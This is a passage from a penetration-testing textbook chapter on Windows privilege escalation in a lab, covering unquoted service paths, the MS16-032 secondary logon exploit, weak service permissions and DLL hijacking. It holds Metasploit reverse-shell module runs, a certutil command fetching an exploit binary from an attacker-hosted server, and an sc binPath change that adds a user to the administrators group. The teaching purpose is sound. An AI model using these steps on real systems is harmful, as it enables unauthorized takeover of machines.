
```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter > getprivs
```

Figure 8.6 – Unquoted service path Meterpreter privileges

15. We can also automate the process by using a Metasploit module to identify and exploit a target service with an unquoted service path and automatically upload a reverse shell payload that will provide us with an elevated Meterpreter session. This can be done by running the following command in the Metasploit console:

```
use exploit/windows/local/unquoted_service_path
```

After loading the module, we need to configure the module options. In this case, we need to configure the `SESSION` ID and target payload as highlighted in the following screenshot:




```
Module options (exploit/windows/local/unquoted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   QUICK    true             no        Stop at first vulnerable service found
   SESSION  2                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Figure 8.7 – Unquoted service path module options

16. After configuring the module options, we can launch the module by running the following command in the Metasploit console:

```
run
```

As highlighted in the following screenshot, if the module runs successfully, we should receive a Meterpreter session with elevated privileges:




```
msf6 exploit(windows/local/unquoted_service_path) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Finding a vulnerable service...
[*] Attempting exploitation of OpenSSHd
[*] Placing C:\Program.exe for OpenSSHd
[*] Attempting to write 48640 bytes to C:\Program.exe...
[+] Manual cleanup of C:\Program.exe is required due to a potential reboot for exploitation.
[+] Successfully wrote payload
[*] Launching service OpenSSHd...
[*] Manual cleanup of the payload file is required. OpenSSHd will fail to start as long as the payload remains on disk.
[*] Sending stage (200262 bytes) to 10.10.10.11
[*] Meterpreter session 3 opened (10.10.10.5:4444 -> 10.10.10.11:51140) at 2021-05-21 20:30:35 -0400

meterpreter >
```

Figure 8.8 – Unquoted service path Meterpreter session

17. We can verify that we have an elevated Meterpreter session by running the following command:

```
getuid
```

As highlighted in the following screenshot, we have successfully elevated our privileges and should have a Meterpreter session with administrative privileges:



```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter > getprivs
```

Figure 8.9 – Unquoted service path Meterpreter privileges

We have now been able to successfully elevate our privileges through unquoted service paths and can explore the process of exploiting the secondary logon handle.

Exploiting secondary logon

The secondary logon is a Windows service that is used by administrators to perform administrative tasks through a standard system account. This service can be exploited through an inherent vulnerability that affects the following versions of Windows:

- Windows 7
- Windows Server 2008
- Windows 8.1
- Windows Server 2012
- Windows 10

The exploitation process leverages the lack of sanitization of handles in the secondary logon service, which can allow a user to duplicate a system service thread handle.

In this section, we will take a look at how to exploit this vulnerability both manually and automatically using the Metasploit framework. It is important to note, however, that the exploit requires certain dependencies to be met in order for this process to work:

- The target system should have two or more CPU cores.
- The target system should be running PowerShell V2.0 or later.

More information regarding this exploit can be found here: `https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-032`.


Before we begin, ensure that you have a foothold on the target system and have access through a command shell or Meterpreter session.

Now that we have an understanding of how the exploitation process works, we can take a look at how to exploit the vulnerability to elevate our privileges:

1. We have already taken an in-depth look at how to search for and identify exploits in *Chapter 4*, *Performing Local Enumeration*, and were able to deduce that the Metasploitable3 virtual machine is vulnerable to this attack. We can begin the process by utilizing a Metasploit module that automates the exploitation process. This can be done by loading the following module in the Metasploit console:

   ```
   use exploit/windows/local/ms16_032_secondary_logon_
   handle_privesc
   ```

   After loading the module, we need to configure the module options. In this case, we need to set the default payload, session ID, `LPORT`, and `LHOST` options, as highlighted in the following screenshot:




```
Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port
```

Figure 8.10 – Secondary logon handle module options

2. After configuring the module options, we can launch the module by running the following command in the Metasploit console:

```
run
```

As illustrated in the following screenshot, if the module runs successfully, we should receive a Meterpreter session with elevated privileges:




```
[*] Started reverse TCP handler on 10.10.10.5:1234
[+] Compressed size: 1016
[*] Sending stage (200262 bytes) to 10.10.10.11
[*] Meterpreter session 3 opened (10.10.10.5:1234 -> 10.10.10.11:54910) at 2021-05-22 20:56:45 -0400
[*] Writing payload file, C:\Windows\TEMP\nueITcduyXMIo.ps1...
[*] Compressing script contents...
[+] Compressed size: 3560
[*] Executing exploit script...
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]
```

Figure 8.11 – Secondary logon handle exploit successful

3. We can verify that we have an elevated Meterpreter session by running the following command:

```
getuid
```

As illustrated in the following screenshot, we have successfully elevated our privileges and should have a Meterpreter session with administrative privileges:




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > _
```

Figure 8.12 – Secondary logon handle Meterpreter privileges

4. Alternatively, if you do not have access to the target through a Meterpreter session, you can compile the exploit and transfer it to the target. The pre-built exploit binaries for this vulnerability can be found here: `https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-032`.

As highlighted in the following screenshot, the GitHub repository contains a PowerShell script and pre-built binaries for both x64- and x86-based systems:



Gitmaninc MS16-032

..	
img	MS16-032
x64	MS16-032
x86	MS16-032
MS16-032.ps1	MS16-032
README.md	MS16-032

Figure 8.13 – MS16_032 GitHub repository

It is, however, recommended to analyze and compile the exploit code yourself. The source code for the exploit can be found here: `https://github.com/khr0x40sh/ms16-032`.

After downloading or compiling the binary, we need to transfer it to the target system. This can be done by following the procedure outlined here:

1. To set up a web server on our Kali virtual machine, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `ms16-032.exe` binary is stored:

```
sudo python -m SimpleHTTPServer 80
```

2. Alternatively, you can also utilize the Python 3 `http.server` module by running the following command:

```
sudo python3 -m http.server 80
```


3. We can now use the `certutil` utility to download the binary from the Kali virtual machine to our target system. This can be done by running the following command on the target system:

```
certutil -urlcache -f http://<KALI-VM-IP>/ms16-032.exe
ms16-032.exe
```

4. We can now execute the `ms16-032.exe` binary. This can be done by running the following command:

   ```
   .\ms-16-032.exe
   ```

   If the binary runs successfully, you should receive output similar to the output highlighted in the following screenshot:



```
C:\Users\vagrant\Desktop>.\ms16-032.exe
.\ms16-032.exe
Gathering thread handles
Done, got 2 handles
System Token: 00000000000000A0
Created elevated process

C:\Users\vagrant\Desktop>whoami
whoami
nt authority\system

C:\Users\vagrant\Desktop>
```

Figure 8.14 – MS16-032 manual exploitation

We have been able to successfully elevate our privileges by exploiting the secondary logon service both manually and automatically.

We can now take a look at how to identify and exploit weak service permissions to elevate our privileges.

Exploiting weak service permissions

This exploit involves leveraging improperly configured service permissions in order to elevate our privileges. The objective of this process is to identify services that run with `SYSTEM` or administrative privileges and use the improper permission configurations for the service to execute arbitrary commands through the `BINARY_PATH_NAME` parameter.

We can exploit this vulnerability to add a standard user to the local administrators group and consequently achieve an elevated state on the system.

The exploitation process can be performed by following these steps:

1. The first step in the process involves identifying services and applications that standard users have access to. This can be facilitated through the use of the `accesschk` utility that is found in the **Sysinternals** suite. The `accesschk` executable can be downloaded from here: `https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk`.
2. After downloading the `accesschk` executable to our Kali virtual machine, we will need to transfer it to the target system. This can be done through Meterpreter by running the following command:

```
upload /<PATH-TO-EXECUTABLE/accesschk64.exe
```

   In the event that you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.


3. After uploading the `accesschk.exe` binary to the target system, we can enumerate a list of services that standard users have access to by running the following command:

```
.\accesschk64.exe -uwcqv "vagrant" * -accepteula
```

4. In our case, we will use the standard `vagrant` user. As highlighted in the following screenshot, the command should output a list of services that have `SERVICE_ALL_ACCESS` permissions:

Note

The `SERVICE_ALL_ACCESS` permission allows any user on the system to take control of and modify the parameters of the service.



```
RW NlaSvc
        SERVICE_ALL_ACCESS
RW nsi
        SERVICE_ALL_ACCESS
RW OpenSSHd
        SERVICE_ALL_ACCESS
RW PerfHost
        SERVICE_ALL_ACCESS
```


Figure 8.15 – accesschk results

We are able to identify a plethora of services with SERVICE_ALL_ACCESS permissions. In our case, we will be targeting the OpenSSH service primarily because we were able to identify that it runs with SYSTEM or administrative privileges.

5. The next step involves enumerating additional information regarding the service and its respective parameters. This can be done by running the following command in the Windows command shell:

```
sc qc OpenSSHd
```

As highlighted in the following screenshot, the command will output information about the service and its parameters:




```
sc qc OpenSSHd
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: OpenSSHd
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\OpenSSH\bin\cygrunsrv.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : OpenSSH Server
        DEPENDENCIES       : Tcpip
        SERVICE_START_NAME : .\sshd_server
```

Figure 8.16 – Service parameters

6. We can modify BINARY_PATH_NAME to execute arbitrary commands. In our case, we will be adding the vagrant user to the local administrators group. This can be done by running the following command:

```
sc config "OpenSSHd" binPath= "net localgroup
administrators vagrant /add"
```

As highlighted in the following screenshot, if the operation runs successfully, the vagrant user account will be added to the local administrators group and should have administrative privileges:



```
C:\Users\vagrant\Desktop>sc config "OpenSSHd" binPath= "net localgroup administrators vagrant /add"
sc config "OpenSSHd" binPath= "net localgroup administrators vagrant /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\vagrant\Desktop>_
```

Figure 8.17 – Modifying the binary path


7. After modifying the binary path parameter, we need to restart the OpenSSH service. This can be done by running the following commands in the Windows command shell:

```
sc stop OpenSSHd
sc start OpenSSHd
```

8. We can verify that the `vagrant` user account has been added to the local administrators group by running the following command in the Windows command shell:

```
net localgroup administrators
```

As highlighted in the following screenshot, the `vagrant` user account is now a member of the local administrators group and has administrative privileges:




```
Members

-------------------------------------
Administrator
sshd_server
vagrant
The command completed successfully.
```

Figure 8.18 – Local administrator's group members

9. This process can also be automated through the use of a Metasploit module named `exploit/windows/local/service_permissions`. We can load the module by running the following command in the Metasploit console:

```
use exploit/windows/local/service_permissions
```

After loading the module, we need to configure the module options. In this case, we need to set the default payload, LHOST, LPORT, and the session ID option, as highlighted in the following screenshot:




```
Module options (exploit/windows/local/service_permissions):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   AGGRESSIVE  false            no        Exploit as many services as possible (dangerous)
   SESSION     1                yes       The session to run this module on.
   TIMEOUT     10               yes       Timeout for WMI command in seconds


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port
```

Figure 8.19 – Service permissions module options

10. After configuring the module options, we can launch the module by running the following command in the Metasploit console:

```
run
```

As highlighted in the following screenshot, if the module runs successfully, we should receive a Meterpreter session with elevated privileges:




```
msf6 exploit(windows/local/service_permissions) > run

[*] Started reverse TCP handler on 10.10.10.5:1234
[*] Trying to add a new service...
[*] Created service... mIrptoZTTHZc
[*] Sending stage (200262 bytes) to 10.10.10.11
[+] Service should be started! Enjoy your new SYSTEM meterpreter session.
[*] Meterpreter session 2 opened (10.10.10.5:1234 -> 10.10.10.11:50051) at 2021-05-23 15:39:20 -0400

meterpreter > _
```

Figure 8.20 – Service permissions module Meterpreter session

11. We can verify that we have an elevated Meterpreter session by running the following command:

```
getuid
```

As illustrated in the following screenshot, we have successfully elevated our privileges and should have a Meterpreter session with administrative privileges:



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 8.21 – Service permissions Meterpreter privileges

We have been able to successfully elevate our privileges by exploiting weak service permissions both manually and automatically.

We can now take a look at the process of DLL hijacking and how it can be leveraged to elevate our privileges.

DLL hijacking

Windows **DLLs** are libraries that are used or called when applications or services are started. If the application or service cannot locate the required DLLs, we can force the application or service to load our own DLL that will run arbitrary commands in order to elevate our privileges.

For this to work, we must first locate an application that runs with `SYSTEM` privileges and must have the appropriate path permissions that can allow us to upload our custom DLL.

Applications can load DLLs from various paths on Windows and will typically follow this order:

1. Application path or directory
2. `C:\Windows\System32`
3. `C:\Windows\System`
4. `C:\Windows`
5. `C:\Program Files`
6. The `PATH` environment variable

We can also perform DLL hijacking on application or service DLLs that do not have a defined path. The following code snippet is an example of an absolute path:

```
PATH = C:\Windows\System32\example.dll
```

As you can see in the preceding code snippet, the path to the DLL is specified and as a result, the application or service knows exactly where to locate it. The following code snippet is an example of an undefined application or service DLL path that can be exploited:

```
PATH = example.dll
```

In order to understand how this works, let's take a look at a scenario that will explain and demonstrate the process in greater depth.

Setting up our environment

In this section, we will be utilizing the Windows 7 SP1 virtual machine that we set up in *Chapter 2*, *Setting Up Our Lab*, of this book. We will also be setting up a vulnerable service that will be used to demonstrate the DLL hijacking process.

To begin setting up your environment, follow this procedure:

1. The first step in the process will involve downloading and running a Windows batch script on the Windows 7 virtual machine. The script can be downloaded from this link: `https://raw.githubusercontent.com/sagishahar/lpeworkshop/master/lpe_windows_setup.bat`.

   This script will be responsible for setting up the various vulnerable services that will be used in the demonstrations in this chapter.

2. After downloading the batch script, you will need to execute it with administrative privileges as highlighted in the following screenshot:





Figure 8.22 – Setup script execution options

3. After the script has been executed, it will begin setting up the various vulnerable services that we will be using in this section. After the setup process is completed, you will be prompted to restart the system as illustrated in the following screenshot:




```
[i] Skipping web.config section of the exercise..
[+] Exercise 11 configuration complete.

[*] Configuring Exercise 12 - Scheduled Tasks (Missing Binary)
[*] Creating path for task..
[*] Resetting permissions..
[*] Further instructions to run upon restart..
[+] Exercise 12 configuration complete.

[i] Skipping configuration of Exercise 13 - Hot Potato

[*] Configuring Exercise 14 - Startup Applications
[*] Resetting permissions..
[+] Exercise 14 configuration complete.

[*] Creating final configuration task to run upon restart..
[*] Writing lpe.bat to drive..
[*] Calculating MD5 hash of lpe.bat..
[*] Confirming hash.. (3c48bd51583d5487c06f823f6a32d303)
[+] Hash confirmed.
[*] Moving file to C:\Temp\
[+] Configuration completed successfully.
[i] Ensure to copy the tools from the repo to the user's desktop.
[+] Please restart Windows to begin.
Press any key to continue . . .
```

Figure 8.23 – Setup script complete

4. After restarting the system, we will need to start the vulnerable DLL service. This can be done by running the following command in the Windows command prompt on the target virtual machine:

```
sc start dllsvc
```

As illustrated in the following screenshot, if the initial setup process was run successfully, the service should be executed without any issues:



```
C:\Users\user>sc start dllsvc

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2004
        FLAGS              :

C:\Users\user>
```

Figure 8.24 – Starting the vulnerable DLL service

After starting the `dllsrv` service, our vulnerable services should be up and running and we should be able to move on to the exploitation phase.

The DLL exploitation process


Now that we have our target system configured with the various vulnerable services, we can begin the DLL hijacking process.

Before we commence with the demonstrations, ensure that you have established an initial foothold on the target system:

1. The first step in the exploitation phase involves identifying the application or services with missing DLLs. This can be done through the **winPEAS** enumeration tool that we used in *Chapter 4*, *Performing Local Enumeration*, of this book.

   The winPEAS binary can be downloaded from the GitHub repository here: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe`.

